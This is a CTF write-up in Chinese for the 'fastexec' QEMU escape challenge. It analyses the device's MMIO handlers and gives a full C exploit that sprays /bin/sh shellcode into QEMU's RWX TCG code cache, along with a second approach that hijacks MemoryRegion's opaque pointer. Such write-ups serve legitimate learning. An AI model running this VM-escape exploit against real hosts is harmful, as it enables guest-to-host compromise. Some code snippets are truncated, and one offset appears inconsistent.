XCTF 华为云专场 fastexec

原创

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订阅专栏

```
  Arch:     amd64-64-little
  RELRO:    Full RELRO
  Stack:    Canary found
  NX:       NX enabled
  PIE:      PIE enabled
  FORTIFY:  Enabled
```

绿

```
 libgio-2.0.so.0 => /lib/x86_64-linux-gnu/libgio-2.0.so.0 (0x00007ff14f
 libgobject-2.0.so.0 => /lib/x86_64-linux-gnu/libgobject-2.0.so.0 (0x00
 libglib-2.0.so.0 => /lib/x86_64-linux-gnu/libglib-2.0.so.0 (0x00007ff1
 libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007ff14f3a6000)
 libpixman-1.so.0 => /lib/x86_64-linux-gnu/libpixman-1.so.0 (0x00007ff1
 libutil.so.1 => /lib/x86_64-linux-gnu/libutil.so.1 (0x00007ff14f2fa000
 libnuma.so.1 => /lib/x86_64-linux-gnu/libnuma.so.1 (0x00007ff14f2eb000
 libjpeg.so.62 => not found
 librt.so.1 => /lib/x86_64-linux-gnu/librt.so.1 (0x00007ff14f2e0000)
 libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007ff14f191000)
 libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007ff14f1760
 libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007ff14f
 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff14ef5f000)
 libgmodule-2.0.so.0 => /lib/x86_64-linux-gnu/libgmodule-2.0.so.0 (0x00
 libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ff14ef53000)
 libmount.so.1 => /lib/x86_64-linux-gnu/libmount.so.1 (0x00007ff14eef30
 libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007ff14e
 libresolv.so.2 => /lib/x86_64-linux-gnu/libresolv.so.2 (0x00007ff14eea
```

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缺个库

```
sudo apt-get install libjpeg62
```

分析一下qemu文件

```
v3 = object_class_dynamic_cast_assert(
       a1,
       (const char *)&dev,
       "/root/qemu/hw/misc/fastexec.c",
       149,
       "fastexec_class_init");
LODWORD(v3[2].object_cast_cache[0]) = 0x43994399;
BYTE4(v3[2].object_cast_cache[0]) = 16;
v3[1].unparent = (ObjectUnparent *)pci_fastexec_realize;
v3[1].properties = (GHashTable *)pci_fastexec_uninit;
HIWORD(v3[2].object_cast_cache[0]) = 255;
v2[1].type = (Type)((unsigned __int64)v2[1].type | 0x80);
}
```

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拿到id

```
void __fastcall pci_fastexec_realize(PCIDevice_0 *pdev, Error_0 **errp)
{
  Object_0 *v2; // rbp

  v2 = object_dynamic_cast_assert(
         &pdev->qdev.parent_obj,
         "fastexec",
         "/root/qemu/hw/misc/fastexec.c",
         121,
         "pci_fastexec_realize");
  pdev->config[61] = 1;
  if ( !msi_init(pdev, 0, 1u, 1, 0, errp) )
  {
    memory_region_init_io(
      (MemoryRegion_0 *)&v2[57].free,
      v2,
      &fastexec_mmio_ops,
      v2,
      "fastexec-mmio",
      (uint64_t)&stru_100000);
    pci_register_bar(pdev, 0, 0, (MemoryRegion_0 *)&v2[57].free);
  }
}
```

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
注册了个mmio

可以看一下结构体



fastexec_mmio_read

```
uint64_t __fastcall fastexec_mmio_read(FastexecState *opaque, hwaddr addr, unsigned int size)
{
  if ( addr == 8 )
    return opaque->offset;
  if ( addr <= 8 )
  {
    if ( !addr )
      return opaque->execed;
  }
  else
  {
    if ( addr == 0x10 )
      return opaque->size;
    if ( addr == 0x18 )
      return opaque->paddr;
  }
  return -1LL;
}
```

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逻辑非常简单
就是将四个成员依次输出

fastexec_mmio_write

```
void __fastcall fastexec_mmio_write(FastexecState *opaque, hwaddr addr, uint64_t val, unsigned int size)
{
  if ( size == 8 )
  {
    if ( addr == 0x10 )
    {
      opaque->size = val;
    }
    else if ( addr <= 0x10 )
    {
      if ( addr == 8 )
        opaque->offset = val;
    }
    else if ( addr == 24 )
    {
      opaque->paddr = val;
    }
    else if ( addr == 0x20 && val == 0xF62D && !opaque->execed )
    {
      cpu_physical_memory_rw(opaque->paddr, &opaque->buf[opaque->offset], opaque->size, 0);
      opaque->execed = 1LL;
    }
  }
}
```

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有一次任意写机会。

怎么攻击呢？首先看了官方给的思路
用到了TCG模块攻击
什么是TCG模块？
我们一张图就明白了



Figure 7.1: Use of term 'Target'

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图是网上找的

> 从QEMU-0.10.0开始，TCG成为QEMU新的翻译引擎，使QEMU不再依赖于GCC3.X版本，并且做到了“真正”的动态翻译（从某种意义上说，旧版本是从编译后的目标文件中复制二进制指令）。TCG的全称为“Tiny Code Generator”，QEMU的作者Fabrice Bellard在TCG的说明文件中写到，TCG起源于一个C编译器后端，后来被简化为QEMU的动态代码生成器（Fabrice Bellard以前还写过一个很牛的编译器TinyCC）。实际上TCG的作用也和一个真正的编译器后端一样，主要负责分析、优化Target代码以及生成Host代码。
> Target指令 ----> TCG ----> Host指令

运用的基本原理呢就是
Qemu会在内存中mmap一块内存作为TCG模块的代码缓冲区，这块内存是RWX的
对于已经翻译的代码块，如果其未修改，Qemu会将其放置在该区域并缓存
所以我们可以对该区域写入shellcode，会在Qemu调用这块缓存代码时触发shellcode执行

两个id

```
  ObjectClass_0 *v3; // rax

  v2 = object_class_dynamic_cast_assert(a1, "device", "/root/qemu/hw/m
  v3 = object_class_dynamic_cast_assert(
         a1,
         (const char *)&dev,
         "/root/qemu/hw/misc/fastexec.c",
         149,
         "fastexec_class_init");
  LODWORD(v3[2].object_cast_cache[0]) = 0x43994399;
  BYTE4(v3[2].object_cast_cache[0]) = 16;
  v3[1].unparent = (ObjectUnparent *)pci_fastexec_realize;
  v3[1].properties = (GHashTable *)pci_fastexec_uninit;
  HIWORD(v3[2].object_cast_cache[0]) = 255;
  v2[1].type = (Type)((unsigned __int64)v2[1].type | 0x80);
}
```

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```
00:01.0 Class 0601: 8086:7000
00:04.0 Class 00ff: 4399:4399
00:00.0 Class 0600: 8086:1237
```

```
cat: read error: Input/output error
/ # cat /sys/devices/pci0000\:00/0000\:00\:04.0/resource
0x00000000fea00000 0x00000000feafffff 0x0000000000040200
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000
```

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
拿到mmio

第一种思路

第一种思路说起来很简单，就是我们既然能越界，我们就直接越界写TCG模块，写上shellcode即可

```
 RCX  0x8
 RDX  0x9090909090909090
 RDI  0x7f82ea442010 —▸ 0x564ed0d36c50 —▸ 0x564ed0b5e060 —▸ 0x564ed0b5e1e0 ◂— 'fa
*RSI  0xdf0
 R8   0x0
 R9   0xffffffffffffffff
 R10  0x564ecf962d20 (fastexec_mmio_ops) —▸ 0x564ecf0dcb10 (fastexec_mmio_read) ◂
 R11  0x7f82eb9ca1f8 ◂— 0x9090909090909090
*R12  0xdf0
 R13  0x8
 R14  0x7f82eb9ca1f8 ◂— 0x9090909090909090
 R15  0x564ecef1e020 (memory_region_write_accessor) ◂— push   r15
 RBP  0x9090909090909090
 RSP  0x7f82eb9ca0f8 —▸ 0x564ecef1e0a4 (memory_region_write_accessor+132) ◂— xor
 RIP  0x564ecf0dcd10 (fastexec_mmio_write) ◂— cmp    ecx, 8
───────────────────────────────────────────[ DISASM ]───────────────────────────
 ► 0x564ecf0dcd10 <fastexec_mmio_write>       cmp    ecx, 8
   0x564ecf0dcd13 <fastexec_mmio_write+3>     je     fastexec_mmio_writ
    ↓
   0x564ecf0dcd20 <fastexec_mmio_write+16>    cmp    rsi, 0x10
   0x564ecf0dcd24 <fastexec_mmio_write+20>    je     fastexec_mmio_writ

   0x564ecf0dcd26 <fastexec_mmio_write+22>    jbe    fastexec_mmio_writ
```



上面这个是结构体在下面的情况，我们只需要爆破到结构体在上面就可以了

但是不推荐这样做，爆破量很大，很麻烦，我们也不能直接根据每次的情况在qemu里改代码。虽然原理很简单，但是感觉比较难实现，学学思想算了

exp


```c
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include<sys/io.h>

//cat /sys/devices/pci0000\:00/0000\:00\:04.0/resource0
uint32_t mmio_addr = 0xfea00000;
uint32_t mmio_size = 0x100000;
uint64_t phy_userbuf;
unsigned char* userbuf;
```

```
unsigned char* mmio_mem;

void die(const char* msg)
{
    perror(msg);
    exit(-1);
}

void* mem_map( const char* dev, size_t offset, size_t size )
{
    int fd = open( dev, O_RDWR | O_SYNC );
    if ( fd == -1 ) {
        return 0;
    }

    void* result = mmap( NULL, size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, offset );

    if ( !result ) {
        return 0;
    }

    close( fd );
    return result;
}

void mmio_write(uint64_t addr, uint64_t value)
{
    *( (uint64_t *) (mmio_mem+addr) ) = value;
}

//
#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)    //4096
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)

uint32_t page_offset(uint32_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;

    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        die("open pagemap");
    }
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)
```

```
uint64_t gva_to_gpa(void* addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}

/

void write_size(uint64_t val) {
    mmio_write(0x10, val);
}

void write_offset(uint64_t val) {
    mmio_write(8, val);
}

void write_paddr(uint64_t val) {
    mmio_write(0x16, val);
}

void only_write() {
    mmio_write(0x20, 0xF62D);
}

int main(int argc, char const *argv[])
{
    system( "mknod -m 660 /dev/mem c 1 1" );
    mmio_mem = mem_map( "/dev/mem", mmio_addr, mmio_size );
    if ( !mmio_mem ) {
        die("mmap mmio failed");
    }

    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    if (userbuf == MAP_FAILED) {
        die("mmap userbuf failed");
    }

    mlock(userbuf, 0x1000);
    phy_userbuf = gva_to_gpa(userbuf);
    printf("userbuf va: 0x%llx\n", userbuf);
    printf("userbuf pa: 0x%llx\n", phy_userbuf);

    unsigned char * nop = malloc(0x1000);
    unsigned char *shellcode = "\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\xb0\x3b\x99\x0f\x05";

    memset(nop,'\x90',0xFEA);
    for(int i = 0; i<255*20 ; i++)
    {
        memcpy(userbuf+i*0x1000,nop,0xe30);
        memcpy(userbuf+0xFEA+i*0x1000,shellcode,22);
    }
    getchar();
    write_offset(0x1000);
    write_size(0x100000000);
    write_paddr(phy_userbuf);
    only_write();

    return 0;
```


```
}
```

第二种方法是星盟大佬提出来的
首先要熟悉我们的结构体



fastexec结构体里面有个MemoryRegion结构体

这个结构体长啥样



里面有一些很关键的指针

因为我们知道qemu管理内存的基本结构就是MemoryRegion

这个结构体中的opaque会记录现在结构的位置

所以我们如果上溢劫持opaque指针，就可以劫持整个结构体

所以我们的第一步就是劫持这个结构体
劫持到哪呢？
劫持到execed是0的地方
此时周围肯定有指针，就能做到既能泄露地址，又可以下次任意写
看一下结构体

```
pwndbg> x/200gx 0x7f1c22042010
0x7f1c22042010: 0x000055eae6c0ac50      0x00007f1c24811f70
0x7f1c22042020: 0x000055eae78fc580      0x0000000000000009
0x7f1c22042030: 0x000055eae6c409e0      0x0000000000000000
0x7f1c22042040: 0x000055eae7902600      0x0000000000000001
0x7f1c22042050: 0x000055eae6a4fe30      0x0000000000000000
0x7f1c22042060: 0x000055eae6dad550      0x0000000000000000
0x7f1c22042070: 0x0000000000000000      0x0000000000000000
0x7f1c22042080: 0xffffffff00000000      0x0000000000000000
0x7f1c22042090: 0x0000000000000000      0x0000000000000000
0x7f1c220420a0: 0x000055eae7902c90      0x000055eae7902da0
0x7f1c220420b0: 0x000055eae7902eb0      0x000055eae7902fc0
0x7f1c220420c0: 0x000055eae79030d0      0x0000000000000020
0x7f1c220420d0: 0x00007f1c22042010      0x0000000000000001
0x7f1c220420e0: 0x6365786574736166      0x0000000000000000
0x7f1c220420f0: 0x0000000000000000      0x0000000000000000
0x7f1c22042100: 0x0000000000000000      0x0000000000000000
0x7f1c22042110: 0x0000000000000000      0x0000000000000000
0x7f1c22042120: 0x00000000fea00000      0x0000000000100000
0x7f1c22042130: 0x0000000000000000      0x00007f1c22042900
0x7f1c22042140: 0x000055eae6ad1300      0x0000000000000000
0x7f1c22042150: 0x0000000000000000      0x0000000000000000
0x7f1c22042160: 0x0000000000000000      0x0000000000000000
0x7f1c22042170: 0x0000000000000000      0x0000000000000000
0x7f1c22042180: 0x0000000000000000      0x0000000000000000
0x7f1c22042190: 0x0000000000000000      0x0000000000000000
0x7f1c220421a0: 0x0000000000000000      0x0000000000000000
0x7f1c220421b0: 0x0000000000000000      0x0000000000000000
0x7f1c220421c0: 0x0000000000000000      0x0000000000000000
```

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实际发现呢我们必须让结构体往上走，因为那样会有好的指针给我们泄露
但是文艺就是我们需要爆破四个比特，因为我现在的截图地址后两个字节是2010 但是也可能是1010等等。

```
3e0: 0x0000000000000000      0x0000000000000000
3f0: 0x0000000000000000      0x0000000000000000
900: 0x000055eae6ab70f0      0x0000000000000000
910: 0x000055eae78fc640      0x0000000000000001
920: 0x00007f1c22042010      0x0100000000000001
930: 0x0000000000000000      0x0000000000000000
940: 0x00007f1c22042010      0x000055eae5d62d20
950: 0x00007f1c22042010      0x000055eae6ad1300
960: 0x0000000000100000      0x0000000000000000
970: 0x00000000fea00000      0x000055eae531bd40
980: 0x0000000000000000      0x0000000000010001
990: 0x0000000000000000      0x0000000000000000
9a0: 0x0000000000000001      0x0000000000000000
9b0: 0x00007f1c220429a8      0x00007f1c221a8920
9c0: 0x000055eae6ad13a8      0x0000000000000000
```

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可以看到已经改了

```
pwndbg> p *(MemoryRegion*)0x7f77c44ff900
$1 = {
  parent_obj = {
    class = 0x561ea65470f0,
    free = 0x0,
    properties = 0x561ea738c640Python Exception <class 'gdb.error'> There is no mem
,
    ref = 1,
```

```
    parent = 0x7f77c44ff010
  },
  romd_mode = true,
  ram = false,
  subpage = false,
  readonly = false,
  nonvolatile = false,
  rom_device = false,
  flush_coalesced_mmio = false,
  global_locking = true,
  dirty_log_mask = 0 '\000',
  is_iommu = false,
  ram_block = 0x0,
  owner = 0x7f77c44ff010,
  ops = 0x561ea4f62d20 <fastexec_mmio_ops>,
  opaque = 0x7f77c44f1f58,
  container = 0x561ea6561300,
  size = 1048576,
  addr = 4271898624,
  destructor = 0x561ea451bd40 <memory_region_destructor_none>,
  align = 0,
  terminates = true,
  ram_device = false,
  enabled = true,
  warning_printed = false,
  vga_logging_count = 0 '\000',
  alias = 0x0,
  alias_offset = 0,
  priority = 1,
  subregions = {
    tqh_first = 0x0,
    tqh_circ = {
      tql_next = 0x0,
      tql_prev = 0x7f77c44ff9a8
    }
  },
  subregions_link = {
    tqe_next = 0x7f77c52ea920,
    tqe_circ = {
      tql_next = 0x7f77c52ea920,
      tql_prev = 0x561ea65613a8
    }
  },
  coalesced = {
    tqh_first = 0x0,
    tqh_circ = {
      tql_next = 0x0,
```
